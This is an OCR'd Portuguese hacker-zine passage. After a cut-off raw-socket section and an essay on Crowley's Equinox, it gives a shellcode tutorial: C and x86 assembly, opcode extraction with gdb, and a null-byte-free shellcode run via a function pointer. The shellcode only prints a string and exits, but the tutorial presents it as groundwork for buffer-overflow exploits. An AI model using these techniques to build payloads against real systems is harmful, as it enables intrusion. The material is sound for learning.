No caso acima nossa função seria para gerarmos pacotes ICMP do tipo 8. Bem, estes dois exemplo são um exemplo de como podemos trabalhar com raw sockets e criarmos diversas aplicações interessantes. Espero que estes exemplos finais possam Ter orientado vocês a realizarem estudos mais profundos e interessantes a respeito. Mais uma vez gostaria de agradecer aos meus leitores que tem apoiado o meu trabalho e desde já estou no aguardo de dúvidas, comentários e críticas sobre esta série de artigos.

O EQUINOX

"Faze o que tu queres, há de ser tudo da Lei"

Por Frater Q.V.I.F. 196

Aleister Crowley (1875–1947), considerado uma dos maiores magos do século XX, experienciou em 1904 e.v. o mais importante evento de sua vida. Em três dias consecutivos – 8, 9 e 10 de abril – ele recebeu o que poderíamos chamar "ditado canalizado" dos três capítulos de Liber Al Vel Legis ou O Livro da Lei. A inteligência que ditou o livro declarou que seu nome era Aiwass, e identificou–se a si mesmo como "o ministro de Hoor–paar–kraat", isto é, o ministro do Deus do Silêncio, virtualmente a própria "Voz do Silêncio". Anos mais tarde, Crowley descobriu que Aiwass era, de fato, seu Santo Anjo Guardião.

Liber Al vel Legis, com seus breves capítulos, proclama uma nova era para a humanidade, a Lei de Thelema, cujo axioma é "Faze o que tu queres há de ser tudo da Lei – Amor é a lei, amor sob vontade", onde "Faze o que tu queres" nada tem haver com "Faze como quiseres" ou ainda "Faze como tu gostas". O "tu" implica em uma contade superior, manifesta pelo que é conhecido como Santo Anjo Guardião, que na verdade é nosso Eu Verdadeiro.

Assim, Liber Al vel Legis nos dá a noção de que Thelema é a "apoteose da liberdade, mas também a mais estrita das injuções", faze o que tu queres, permitindo que outros também o façam. Além disso, acaba com as fórmulas iniciáticas baseadas no mito do sol, que nos diz que o sol nasce, cresce e morre, quando nós sabemos que o sol não nasce, cresce nem morre, é a terra que gira em torno do sol. Desta forma, as fórmulas religiosas baseadas no mito solar são antiquadas, pois nos transmite a noção de que Deus deve passar por diversas fases e no final morrer para renascer.

Tudo isso é ilusao, pois devemos nos identificar com o sol, ver as coisas do ponto de vista do sol e sabermos que somos uma Estrela, com nosso próprio brilho, com nossa própria órbita. Não mais meros planetas orbitando a mercê de sistemas, mas um gerador de sistemas, capaz de ter em sua órbita planetas, com a diferença de que não os submetemos, mas os estimulamos a superar–se para que descubram que a condição em que se encontram foi determinada pela fórmula que adotaram – a do deus sacrificado, a do deus escravo.

Para que todos esses ensinamentos pudessem ter uma divulgação ordenada, Crowley e Cecil Jones fundaram em 1906 e.v. a Astrum Argentum, manifestação de uma Ordem sempiterna, que embora não exista institucionalmente no mundo, age nele através de seus praticantes.

Possui 11 graus, onde a busca progressiva da verdadeira vontade, ocorre de maneira real em trabalhos adaptados a real condição do buscador. Ainda hoje, a Santa Ordem da A. A. impressiona e inspira diversas ordens e fraternidades através do mundo, pois nela "cego não guia cego".

Pensando em reunir informações que pudesse ajudar a todo sincero buscador, Crowley passou a editar, a partir de 1909 e.v., uma série de volumes, chamado EQUINOX, contendo material inétido sobre ocultismo, bem como seu próprio material sobre a A. A., tocando em assuntos polêmicos até para os dias de hoje, tais como drogas, sexo mágico e invocações de demônios. Artigos diversos, resenhas de livros sobre ocultismo (uma grande novidade para a época), além de belíssimas ilustrações fizeram dos EQUINOX uma obra rara e cara, até nos dias de hoje, onde uma composição em dois volumes , custa $ 375,00 (trezentos e setenta e cinco dólares americanos).

Crowley chamou sua "revista" de Equinox, por publica–la de seis em seis meses, por ocasião dos Equinócios de Primavera e Outono, sendo o volume I feito de 1909 até 1914. Acredita–se que Crowley, interrompeu a publicação em virtude da Primeira Grande Guerra, tendo aproveitado o fato para divugar que a Santa Ordem tem períodos de manifestação e de silêncio, que se alternam de cinco em cinco anos. Se isso é verdade ou não o fato é que isso persistiu enquanto Crowley viveu.

Podemos concluir dizendo que os EQUINOX são uma verdadeira enciclopedia de ocultismo, que possibilitou a divulgação de material jamais publicado antes. Temos a certeza que ele contribuiu para a evolução do pensamento ocultista do século vinte, tendo sido a fonte que muitos famosos no ramo beberam, mas que não citaram.


No Brasil, Marcelo Ramos Motta, a partir de 1976, iniciou a série chamada Equinócio no Brasil, que pretendia ser uma tradução das obras

de Crowley, não exatamente a tradução do EQUINOX. Ainda hoje, os livros editados por Motta são difíceis de achar e uma legião de fãs que os possui deles não se desfazem por preço algum.

Agora temos a oportunidade de, inspirados no EQUINOX original, retomar aqueles ideiais aplicando–os a uma nova visão: o Hacking. Que da mesma forma, esta nova iniciativa, traga a todos os buscadores uma visão mais ampla, ousada e pioneira do Hacking, esclarecendo–o da maneira devida aqueles que tem a sede da procura.

O lema do EQUINOX ainda é bem atual “Método da ciência – Objetivo da Religião” . Estamos no Século 21, vivamos a nossa realidade.

Amor é a lei, amor sob vontade.



Shellcode Sem Segredos Parte I

Desenvolvido por IP_FIX.
ip_fix@motdlabs.com.br || everson3000@hotmail.com

18/04/2004
Versão 1.0

MOTDLabs: http://www.motdlabs.org
Lista: http://lista.motdlabs.org

Dedicação:
Todos do grupo MOTD, em especial o Scythium Alhazred e vbKeyDel. Narcotic pela ajuda em ASM e pelo empilha.c (vide motdlabs.org) slalon pela shell remota num SuSe onde pude testar meus codes... :P

Thanks:
Clube dos Mercenários: http://cdm.frontthescene.com.br
Front The Scene: http://www.frontthescene.com.br

Observação: Os código apresentados aqui podem ser extraído com a phrack extract.

Como vai galera? Sou eu mais uma vez para atormentar a vida de vocês, mas creio que dessa vez não será tanto. Irei dissertar sobre a escrita básica de shellcodes, tentarei mostrar as facilidades e dificuldades dessa grande arte que exige muita paciência e dedicação.

Resolvi escrever esse tutorial com o intuito de ajudar e orientar os jovens
fuçadores, Newbies, que estão começando nesse novo mundo mas sentem dificuldades de evoluírem devido ao escasso material de bom conteúdo em português. Reparo nos canais IRC que a busca desse tipo de material é grande, mas as fontes que são passadas, geralmente são: "Smashing the stack for fun and profit", por Aleph One, e também: "TUTORIAL BASICO DE ESCRITA DE SHELLCODES", por Nash Leon. Na minha opinião, considero esses uns dos melhores artigos sobre

shellcodes, mas não quer dizer que são os únicos. Quando iniciei minha busca, me deparei com
vários artigos que abrangem muito conceitos a mais, e que apesar de serem em inglês, eram de fácil entendimento. Com base nesses materiais, irei transpor a vocês que todo problema tem uma solução, que a chave para tudo é a persistência, criatividade e malícia. Levei vários tropeços até aprender o "mínimo" e agora quero passar para todos vocês esse mínimo que aprendi. Espero que façam um bom aproveito desse material e que isso desperte o interesse de todos, para uma maior discussão.

Desde já agradeço o apoio que o grupo MOTD tem dado não só a mim, mas a todos Newbies recém chegados ao underground que ficam em sua maioria, perdidos entre o "BEM" e o "MAL", quero dizer que muitos ao chegar, acabam caindo em canais lamers e defacers que faz com que a mente dos novatos sejam usadas de má forma para atitudes ilegais e desrespeitosas, denigrindo ainda mais a imagem "hacker".

O MOTD por só mostra a realidade e os caminhos para os novatos, e com isso, muitos têm se juntado a cena ética do hacking brasileiro, aprendendo e ajudando, isso faz todos ganharem. Obrigado galera!!! :) :P

Como já falei, a escrita de shellcodes não pode ser dita como "fácil", mas ela também não é "difícil". Vejo que o maior problema da grande mai-oria é o pouco conhecimento da linguagem Assembly, que é fundamental para o completo entendimento. Quem mau viu assembly na vida, vai achar isso tudo uma coisa de louco, de outro planeta, mas quem já programa em assembly vai achar mais do que fácil. Entenderam o ponto que quis chegar? APRENDAM ASSEMBLY!!! Enquanto eu não parei, estudei e "pratiquei", mal conseguia entender os 'xor' da vida...

Pratiquem muito Assembly!

Conhecimentos de C, Linux e principalmente Asssembly são mais do que necessários, mas somente o básico. Uma boa manipulção com o gcc e o gdb são muito bem-vindas! :)

Antes gostaria de informar meu ambiente de trabalho. Vejo que alguns códigos podem ter comportamentos diferente em outros sistemas. Estou usando um Slackware 9.1 sem qualquer modificação:

```
root@motdlabs:/# uname -a
Linux  motdlabs 2.4.22  #6 Tue  Sep 2  17:43:01 PDT  2003 i686  unknown
unknown
GNU/Linux
root@motdlabs:/# gcc -v
Reading specs from /usr/lib/gcc-lib/i486-slackware-linux/3.3.1/specs
Configured with: ../gcc-3.3.1/configure --prefix=/usr --enable-shared
--enable-threads=posix --enable-__cxa_atexit --disable-checking --with-gnu-ld
--verbose --target=i486-slackware-linux --host=i486-slackware-linux
```

```
Thread model: posix
gcc version 3.3.1

root@motdlabs:/# cat /proc/cpuinfo
processor       : 0
vendor_id       : GenuineIntel
cpu family      : 6
model           : 11
model name      : Intel(R) Pentium(R) III CPU             1000MHz
stepping        : 1
cpu MHz         : 999.728
cache size      : 256 KB
fdiv_bug        : no
hlt_bug         : no
f00f_bug        : no
coma_bug        : no
fpu             : yes
fpu_exception   : yes
cpuid level     : 2
wp              : yes
flags           : fpu vme de pse tsc msr  pae mce cx8 sep mtrr pge mca cmov
pat
                  pse36 mmx fxsr sse
bogomips        : 1992.29

root@motdlabs:/#
```

O padrão full da instalação do slackware, inclui o gcc 3.2.3, mas com testes realizados com o gcc 3.3.1 num SuSe me mostrou que os código teriam que ser reescritos de outra forma. Então instalei o gcc 3.3.1 que vem acompanhado no CD2 na pasta /extras. :)

Agora chega de enrolação!
Let's Rock! ;)

Um bom começo para escrever um shellcode, é primeiro fazer um protótipo dele em C. Com isso se tem uma melhor visão de como ele irá ficar em Assembly. Acompanhe abaixo nosso primeiro código, ele irá apenas imprimir a string MOTDLabs na tela.:

```
<++> shellcode/cwrite.c
/*
 *  Protótipo de um shellcode em C.
 *  Imprime a string "MOTDLabs" na tela.
 *  by IP_FIX <ip_fix@motdlabs.org>.
 *  MotdLabs <www.motdlabs.org>.
 *  Compilação: # gcc -o cwrite cwrite.c
 */

   #include <stdio.h>

   int main() {

   /* write(stdout,"MOTDLabs\n",strlen("MOTDLabs\n")); */
   write(1,"MOTDLabs\n",10);

   /* Sai limpo. */
   exit(0);
```

```
}
<--> shellcode/cwrite.c
```

OBS: Sempre deixe seu código em C o mais simples possível.

Sem segredos esse programinha. Mas vamos analisar suas funções:

Se consegue os protótipos das funções através das man pages, elas são extremamente úteis, pois é a documentação ofical! Muitas dúvidas minhas foram tiradas dela e certamente tirará as suas também!!! :)

```
root@motdlabs:~/IP_FIX/shellcode# man 2 write

ssize_t write(int fd, const void *buf, size_t count);
```

int fd: Será um inteiro representando um arquivo, ou em nosso caso, a saída padrão do monitor(STDOUT) que possui o valor de 1.

const void *buf: Aqui colocamos nossa string que será armazenada no buffer.

size_t count: Colocaremos aqui o número total da quantidade de caracteres de nossa string, incluindo o \n.

OBS: man 2 write retornará um texto enorme, mas só utilizarei o que irá nos interessar.

Super simples a função write(), mais simples ainda é a função exit().:

void exit(int status);
int status: Podemos usar EXIT_SUCESS (0) ou EXIT_FAILURE (1 ou –1).

Usamos a função exit() para que se algo der errado, nosso programa termine numa boa, por isso tem o valor de 0 (EXIT_SUCESS), que se der algo errado acima do código o programa encerra limpo.

Bom, compile e execute e você verá que é muito simples mesmo.

```
root@motdlabs:~/IP_FIX/shellcode# gcc -o cwrite cwrite.c
root@motdlabs:~/IP_FIX/shellcode# ./cwrite
MOTDLabs
root@motdlabs:~/IP_FIX/shellcode#
```

Agora com base nesse protótipo em C, vamos remontá–lo em ASM.

```
<++> shellcode/asmwrite.c
/*
 *  Protótipo de um shellcode em ASM.
 *  Imprime a string "MOTDLabs" na tela.
 *  by IP_FIX <ip_fix@motdlabs.org>.
 *  MotdLabs <www.motdlabs.org>.
```

```
 *  Compilação: # gcc -o asmwrite asmwrite.c
 */

#include <stdio.h>

main()
{
   __asm__(
       "mov    $0x1, %ebx  \n" /* STDOUT da função write().
*/
       "push   $0x0A       \n" /* Aqui temos... (\n).
*/
       "push   $0x7362614C \n" /* ...nossa string... (sbaL).
*/
       "push   $0x44544F4D \n" /* ...ao contrário. (DTOM).
*/
       "mov    %esp, %ecx  \n" /* Como toda nossa string se localiza no Stack,
vamos jogá-la para o contador.   */
       "mov    $0xa, %edx  \n" /* Aqui está o tamanho da string: 0xa=10.
Jogamos para o registradador de dados. */
       "mov    $0x4, %eax  \n" /* Nossa querida system call de write().
*/
       "int    $0x80       \n" /* A melhor hora! Cai pro modo kernel e executa
tudo acima!                    */
       "mov    $0x0, %ebx  \n" /* Jogamos 0(EXIT_SUCCESS) em %ebx.
*/
       "mov    $0x1, %eax  \n" /* Outra querida system call, da função exit()
dessa vez.                      */
       "int    $0x80       \n" /* Finalmente! Tudo é executado!
*/
       );
}
<--> shellcode/asmwrite.c
```

O que acharam? Simples não? Bom, pra alguns sim, pra outros não. Se você não entendeu, estude mais assembly, pegue os links no final desse artigo e se debulhe!!! Mas mesmo assim irei explicar o que se passa. Uma dúvida que geralmente trava os inciantes na linguagem assembly, é a passagem dos argumentos das funções aos registradore, muitos ficam perdidos sem saber pra qual passar aí vai uma grande ajudar que me abriu muito a mente.

Os problemas acabaram quando achei o "Linux System Call Table" em um site que mostrava toda a system call table que nós conhecemos em:

```
root@motdlabs:/# cat /usr/include/asm/unistd.h
```

E também para qual registrador cada argumento vai, veja o exemplo da função exit() e write():

%eax	Nome	Fonte	%ebx	%ecx	%edx	%esx	%edi
1	sys_exit	kernel/exit.c	int				
4	sys_write	arch/i386/kernel/process.c	unsigned int	char *	size_t		

Vamos analisar o que fizemos e comparar com nossa pequena tabela.

Vamos ver a função write() e exit() novamente:

```
ssize_t write(int fd, const void *buf, size_t count);
              [%ebx], [    %ecx     ]  [    %edx   ]

void exit(int status);
          [  %ebx   ]
```

Quais conclusões que chegamos? Vimos que o número da system call sempre deverá ser passada para %eax. No caso de write(), o inteiro sempre deve ser passado para %ebx, a string para %ecx e o tamanho para %edx!!! Em exit() o mesmo raciocínio: System call em %eax, e o int para %ebx. Compare tudo isso no código novamente. Você verá que agora ele faz bem mais sentido. :)

Com isso dá pra se chegar a conclusão que toda system call sempre irá para %eax; argumento 1 para %ebx; argumento 2 para %ecx; argumento 3 para %edx; e assim vai... Mas de qualquer colarei a tabela para acompanharmos com clareza. Bem, agora que terminamos nosso protótipo em C e em ASM. Vamos logo pegar todos os opcodes (instruções válidas) em hexadecimal e finalizar nosso shellcode. Compile o asmwrite.c normalmente, execute-o para ter certeza de que funciona e vamos pegar os códigos hexadecimais no GDB.

```
root@motdlabs:~/IP_FIX/shellcode# gcc -o asmwrite asmwrite.c
root@motdlabs:~/IP_FIX/shellcode# ./asmwrite
MOTDLabs
root@motdlabs:~/IP_FIX/shellcode#
```

Funciona perfeitamente.
Agora precisamos debugá-lo para pegarmos os códigos em hexadecimal.

```
root@motdlabs:~/IP_FIX/shellcode# gdb asmwrite
GNU gdb 5.3
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and
you are welcome to change it and/or distribute copies of it under
certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for
details.
This GDB was configured as "i386-slackware-linux"...
(gdb)
```

O gdb pra quem não conhece, é um GNU Debugger. Um excelente debugador livre muito completo. Não explicarei todos os comando que ele possui, mas explanarei os quais iremos usar. Voltando ao asmwrite vamos "disassembliar" o objeto e conferir seu código:

```
(gdb) disassemble main
Dump of assembler code for function main:
0x8048314 <main>:       push   %ebp
0x8048315 <main+1>:     mov    %esp,%ebp
0x8048317 <main+3>:     sub    $0x8,%esp
0x804831a <main+6>:     and    $0xfffffff0,%esp
0x804831d <main+9>:     mov    $0x0,%eax
0x8048322 <main+14>:    sub    %eax,%esp
0x8048324 <main+16>:    mov    $0x1,%ebx
0x8048329 <main+21>:    push   $0xa
0x804832b <main+23>:    push   $0x7362614c
0x8048330 <main+28>:    push   $0x44544f4d
0x8048335 <main+33>:    mov    %esp,%ecx
0x8048337 <main+35>:    mov    $0xa,%edx
0x804833c <main+40>:    mov    $0x4,%eax
0x8048341 <main+45>:    int    $0x80
0x8048343 <main+47>:    mov    $0x0,%ebx
0x8048348 <main+52>:    mov    $0x1,%eax
0x804834d <main+57>:    int    $0x80
0x804834f <main+59>:    leave
0x8048350 <main+60>:    ret
0x8048351 <main+61>:    nop
0x8048352 <main+62>:    nop
0x8048353 <main+63>:    nop
0x8048354 <main+64>:    nop
0x8048355 <main+65>:    nop
0x8048356 <main+66>:    nop
0x8048357 <main+67>:    nop
0x8048358 <main+68>:    nop
0x8048359 <main+69>:    nop
0x804835a <main+70>:    nop
0x804835b <main+71>:    nop
0x804835c <main+72>:    nop
0x804835d <main+73>:    nop
0x804835e <main+74>:    nop
0x804835f <main+75>:    nop
End of assembler dump.
(gdb)
```

Hehehe, adoro isso! :)

Pra quem sabe um pouco de assembly, sabe que o começo é o prelúdio, prólogo ou processo incial, ele também reserva um espaço no stack e alinha a memória. Eles serão úteis quando falarmos sobre buffer overflows numa outra oportunidade não distante. :P

Maiores informações, vide os links no fim do arquivo sobre assembly. Lá vocês encontrarão as respostas para suas perguntas! Voltando... Repare que nosso código começa somente em <main+16> e a última instrução começa em <main+57>. Então devemos pegar todos os opcodes em hexadecimal a partir de <main+16> até <main+58>.

Mas não seria até <main+57>??? Sim, mas repare que a instrução "começa" em <main+57> e prossegue até <main+58>, ou seja, 1 antes

da próxima instrução que no caso seria <main+59>. Voltando a caça dos opcodes... O comando que usaremos é o x/xb, que irá nos retornar o código em hexa.:

```
(gdb) x/xb main+16
0x8048324 <main+16>:    0xbb
(gdb)
0x8048325 <main+17>:    0x01
(gdb)
0x8048326 <main+18>:    0x00
(gdb)
0x8048327 <main+19>:    0x00
(gdb)
0x8048328 <main+20>:    0x00
(gdb)
...
...
...
0x804834a <main+54>:    0x00
(gdb)
0x804834b <main+55>:    0x00
(gdb)
0x804834c <main+56>:    0x00
(gdb)
0x804834d <main+57>:    0xcd
(gdb)
0x804834e <main+58>:    0x80
(gdb)
```

Dica: Depois do x/xb main+16, aperte e segure a tecla ENTER, você verá que o processo será bem mais rápido. :)

Ok, temos os códigos em hexadecimal e agora?
Agora nós iremos montá–lo para poder ser executado.:

```
<++> shellcode/hexawrite.c
/*
 *  Shellcode pronto em hexadecimal.
 *  Imprime a string "MOTDLabs" na tela.
 *  by IP_FIX <ip_fix@motdlabs.org>.
 *  MotdLabs <www.motdlabs.org>.
 *  Compilação: # gcc -o hexawrite hexawrite.c
 */


#include <stdio.h>

char shellcode[] =
      "\xbb\x01\x00\x00\x00" /* mov    $0x1, %ebx  */
      "\x6a\x0a"             /* push   $0x0A       */
      "\x68\x4c\x61\x62\x73" /* push   $0x7362614C */
      "\x68\x4d\x4f\x54\x44" /* push   $0x44544F4D */
      "\x89\xe1"             /* mov    %esp, %ecx  */
      "\xba\x0a\x00\x00\x00" /* mov    $0xa, %edx  */
      "\xb8\x04\x00\x00\x00" /* mov    $0x4, %eax  */
      "\xcd\x80"             /* int    $0x80       */
```

```
      "\xbb\x00\x00\x00\x00" /* mov    $0x0, %ebx  */
      "\xb8\x01\x00\x00\x00" /* mov    $0x1, %eax  */
      "\xcd\x80";            /* int    $0x80       */

 main() {

        /* Mostramos o tamanho para se ter um controle maior. */
        printf("Tamanho do Shellcode: %d bytes.\n", sizeof
(shellcode));

      /* Criamos um ponteiro para uma função do tipo long. */
        long (*executa) ();

      /* Apontamos a função para o shellcode. */
        executa = shellcode;

      /* E aqui acontece a mágica! :) */
        executa();
}
<--> shellcode/hexawrite.c
```

Pronto! Está pronto nosso shellcode.Vamos executá–lo! :D

```
root@motdlabs:~/IP_FIX/shellcode# gcc -o hexawrite hexawrite.c
hexawrite.c: In function `main':
hexawrite.c:33: warning: assignment from incompatible pointer type
root@motdlabs:~/IP_FIX/shellcode# ./hexawrite
Tamanho do Shellcode: 44 bytes.
MOTDLabs
root@motdlabs:~/IP_FIX/shellcode#
```

Pronto! Um simples shellcode que imprime uma string na tela com o tamanho de 44; (43+'\0'). Mostrar o tamanho é útil pra saber se caberá em um buffer numa situação de buffer overflow.

O correto seria ter usado a função strlen() para calcular o tamanho do
shellcode, mas, nesse caso, ele só contará até 2, pois ele encerrará a contagem no primeiro null byte que encontrar(\x00), por isso o uso da função sizeof().

Viram como é simples fazer um shellcode? Não é nenhuma coisa de outro mundo, basta ter um mínimo de conhecimento, força de vontade e um pouco de malícia ajuda também. :)

Mas como tudo na vida geralmente não é tão simples assim, vocês irão se deparar com um pequeno problema caso tentem usar esse shellcode para explorar um buffer overflow. O problema se encontra nos "\x00" que fazem parte de nosso shellcode, pois quando jogarmos o shellcode dentro do buffer e apontarmos o endereço de retorno para o shellcode, ele será executado normalmente até encontrar um NULL byte (0x00), e a execução do mesmo será interrompida como se o código tivesse sido finalizado, e isso não é nada legal!!!

Provavelmente você verá uma mensagem como "Segmentation Fault" ou "Illegal Instruction".

Calma companheiro! No mundo da informática sempre tem um segundo caminho, pode ser mais fácil ou difícil, mas tudo tem uma segunda saída. Como iremos resolver então? É até simples a resposta, muito simples, vamos olhar denovo o código asmwrite.c.

Repare que manuseiamos muitos 0x0 (push $0x0, por exemplo), mas não é somente isso o problema, repare também que usamos os registradores de 32 bits (eax), que possuem uma parte alta (ah) e a baixa (al). Quando fazemos um mov $0x4, %eax, por exemplo, não usamos todo o espaço que o registrador oferece, o que resulta em NULL byte já que sobra muito espaço.

```
 __asm__(
      "mov    $0x1, %ebx  \n"
      "push   $0x0A       \n"
      "push   $0x7362614C \n"
      "push   $0x44544F4D \n"
      "mov    %esp, %ecx  \n"
      "mov    $0xa, %edx  \n"
      "mov    $0x4, %eax  \n"
      "int    $0x80       \n"
      "mov    $0x0, %ebx  \n"
      "mov    $0x1, %eax  \n"
      "int    $0x80       \n"
);
```

Uma solução efetiva para isso, é simplesmente ao invés de jogarmos os 0x0 direto na pilha (push $0x0) ou movermos 0x0 para um registrador (mov $0x0, %ebx) nós podemos zerar o próprio registrador com xor (xor %eax, %eax) e jogar para a pilha (push %eax) assim não terá a necessidade de manusearmos os 0x0. A outra solução, é também usarmos a parte baixa dos registradores (mov $0xb, %dl), que faz com que não seje desperdiçado espaço já que estamos usando apenas uma parte dele. A modificação é simples, e ficará da seguinte forma:

```
<++> shellcode/asmwrite2.c
/*
 *  Protótipo de um shellcode em ASM.
 *  Imprime a string "MOTDLabs" na tela.
 *  by IP_FIX <ip_fix@motdlabs.org>.
 *  MotdLabs <www.motdlabs.org>.
 *  Compilação: # gcc -o asmwrite2 asmwrite2.c
 */

#include <stdio.h>

main()
{
  __asm__(
      "xor  %eax, %eax  \n" /* Sem isso nosso código em hexa não roda.
```

```
:/                                        */
      "xor  %ebx, %ebx  \n" /* Precisamos zerar %ebx, para jogarmos o
$0x1.                                      */
      "mov  $0x1, %bl   \n" /* STDOUT da função write().
*/
      "push $0x0A       \n" /* Aqui temos... (\n)
*/
      "push $0x7362614C \n" /* ...nossa string... (sbaL)
*/
      "push $0x44544F4D \n" /* ...ao contrário. (DTOM)
*/
      "mov  %esp, %ecx  \n" /* Jogamos nossa string para o contador.
Como é muito grande, não usaremos %cl.    */
      "xor  %edx, %edx  \n" /* Precisamos zerar %edx, senão terá uma
saída suja (imprimirá mais do esperado).  */
      "mov  $0xa, %dl   \n" /* Aqui está o tamanho da string: 0xa=10.
Jogamos para o registradador de dados.    */
      "mov  $0x4, %al   \n" /* Nossa querida system call de write().
*/
      "int  $0x80       \n" /* A melhor hora! Cai pro modo kernel e
executa tudo acima!                        */
      "xor  %eax, %eax  \n" /* Sem isso nosso código em hexa não roda.
:/                                        */
      "xor  %ebx, %ebx  \n" /* Como zeramos %ebx, não será necessário
o mov $0x0, %ebx.                          */
      "mov  $0x1, %al   \n" /* Outra querida system call, da função
exit() dessa vez.                          */
      "int  $0x80       \n" /* Finalmente! Tudo é executado!
*/
      );
}
<--> shellcode/asmwrite2.c
```

Terminado! Captaram as alterações? Como perceberam, foram poucas. Uns xor's aqui, uns %al alí e pronto! Será que ele ficou realmente sem NULL's bytes? Vamos ver!!! :P

Mas antes reparem que eu adicionei um "xor %eax, %eax" no início de cada função ao código pois sem eles não conseguiremos rodar nosso programa somente com os opcodes em hexadecimal.

```
root@motdlabs:~/IP_FIX/shellcode# gcc -o asmwrite2 asmwrite2.c
root@motdlabs:~/IP_FIX/shellcode# ./asmwrite2
MOTDLabs
root@motdlabs:~/IP_FIX/shellcode#
```

Compilamos e executamos sem problemas. Vamos debugar:

```
root@motdlabs:~/IP_FIX/shellcode# gdb asmwrite2
GNU gdb 5.3
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and
you are
welcome to change it and/or distribute copies of it under certain
conditions.
```

```
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for
details.
This GDB was configured as "i386-slackware-linux"...
(gdb) disas main
Dump of assembler code for function main:
0x8048314 <main>:       push   %ebp
0x8048315 <main+1>:     mov    %esp,%ebp
0x8048317 <main+3>:     sub    $0x8,%esp
0x804831a <main+6>:     and    $0xfffffff0,%esp
0x804831d <main+9>:     mov    $0x0,%eax
0x8048322 <main+14>:    sub    %eax,%esp
0x8048324 <main+16>:    xor    %eax,%eax
0x8048326 <main+18>:    xor    %ebx,%ebx
0x8048328 <main+20>:    mov    $0x1,%bl
0x804832a <main+22>:    push   $0xa
0x804832c <main+24>:    push   $0x7362614c
0x8048331 <main+29>:    push   $0x44544f4d
0x8048336 <main+34>:    mov    %esp,%ecx
0x8048338 <main+36>:    xor    %edx,%edx
0x804833a <main+38>:    mov    $0xa,%dl
0x804833c <main+40>:    mov    $0x4,%al
0x804833e <main+42>:    int    $0x80
0x8048340 <main+44>:    xor    %eax,%eax
0x8048342 <main+46>:    xor    %ebx,%ebx
0x8048344 <main+48>:    mov    $0x1,%al
0x8048346 <main+50>:    int    $0x80
0x8048348 <main+52>:    leave
0x8048349 <main+53>:    ret
0x804834a <main+54>:    nop
0x804834b <main+55>:    nop
0x804834c <main+56>:    nop
0x804834d <main+57>:    nop
0x804834e <main+58>:    nop
0x804834f <main+59>:    nop
End of assembler dump.
(gdb)
```

Repare que agora o código começa em <main+16>, como antes, mas agora termina em <main+51>. A retirada dos null's bytes fez o programa fica menor ainda. Vamos capturar os opcodes novamente.:

```
(gdb) x/xb main+16
0x8048324 <main+16>:    0x31
(gdb)
0x8048325 <main+17>:    0xc0
(gdb)
0x8048326 <main+18>:    0x31
(gdb)
0x8048327 <main+19>:    0xdb
(gdb)
0x8048328 <main+20>:    0xb3
(gdb)
...
...
...
0x8048343 <main+47>:    0xdb
```

```
(gdb)
0x8048344 <main+48>:    0xb0
(gdb)
0x8048345 <main+49>:    0x01
(gdb)
0x8048346 <main+50>:    0xcd
(gdb)
0x8048347 <main+51>:    0x80
(gdb)
```

Agora iremos montá-lo denovo, somente com os códigos em hexadecimal.:

```
<++> shellcode/hexawrite2.c
/*
 *  Shellcode pronto em hexadecimal.
 *  Imprime a string "MOTDLabs" na tela.
 *  by IP_FIX <ip_fix@motdlabs.org>.
 *  MotdLabs <www.motdlabs.org>.
 *  Compilação: # gcc -o hexawrite2 hexawrite2.c
 */

#include <stdio.h>

char shellcode[] = "\x31\xc0"             /* xor    %eax, %eax  */
               "\x31\xdb"             /* xor    %ebx, %ebx  */
               "\xb3\x01"             /* mov    $0x1, %bl   */
               "\x6a\x0a"             /* push   $0x0A       */
               "\x68\x4c\x61\x62\x73" /* push   $0x7362614C */
               "\x68\x4d\x4f\x54\x44" /* push   $0x44544F4D */
               "\x89\xe1"             /* mov    %esp, %ecx  */
               "\x31\xd2"             /* xor    %edx, %edx  */
               "\xb2\x0a"             /* mov    $0xa, %dl   */
               "\xb0\x04"             /* mov    $0x4, %al   */
               "\xcd\x80"             /* int    $0x80       */
               "\x31\xc0"             /* xor    %eax, %eax  */
               "\x31\xdb"             /* xor    %ebx, %ebx  */
               "\xb0\x01"             /* mov    $0x1, %al   */
               "\xcd\x80";            /* int    $0x80       */

 main() {

        /* Mostramos o tamanho para se ter um controle maior. */
        printf("Tamanho do Shellcode: %d bytes.\n", strlen
(shellcode));

      /* Criamos um ponteiro para uma função do tipo long. */
        long (*executa) ();

      /* Apontamos a função para o shellcode. */
        executa = shellcode;

      /* E aqui acontece a mágica! :) */
        executa();
}
<--> shellcode/hexawrite2.c
```

```
root@motdlabs:~/IP_FIX/shellcode# gcc -o hexawrite2 hexawrite2.c
hexawrite2.c: In function `main':
hexawrite2.c:36: warning: assignment from incompatible pointer type
root@motdlabs:~/IP_FIX/shellcode# ./hexawrite2
Tamanho do Shellcode: 36 bytes.
MOTDLabs
root@motdlabs:~/IP_FIX/shellcode#
```

w00w00!!! Código bem menor, mais elegante e continua funcional!!!

A retirada dos 0x00 fizeram uma grande diferença em nosso código. Perceberam só como não tem muito segredo escrever um shellcode, é tudo questão de raciocínio e assembly! :P

Para escrevermos na tela foram empurrados letras em hexadecimal para o stack. Aqui está a tabela ascii para você acompanhar esse artigo com mais clareza.:

```
root@motdlabs:~/IP_FIX/shellcode# man ascii
```

Oct	Dec	Hex	Char	Oct	Dec	Hex	Char
000	0	00	NUL '\0'	100	64	40	@
001	1	01	SOH	101	65	41	A
002	2	02	STX	102	66	42	B
003	3	03	ETX	103	67	43	C
004	4	04	EOT	104	68	44	D
005	5	05	ENQ	105	69	45	E
006	6	06	ACK	106	70	46	F
007	7	07	BEL '\a'	107	71	47	G
010	8	08	BS '\b'	110	72	48	H
011	9	09	HT '\t'	111	73	49	I
012	10	0A	LF '\n'	112	74	4A	J
013	11	0B	VT '\v'	113	75	4B	K
014	12	0C	FF '\f'	114	76	4C	L
015	13	0D	CR '\r'	115	77	4D	M
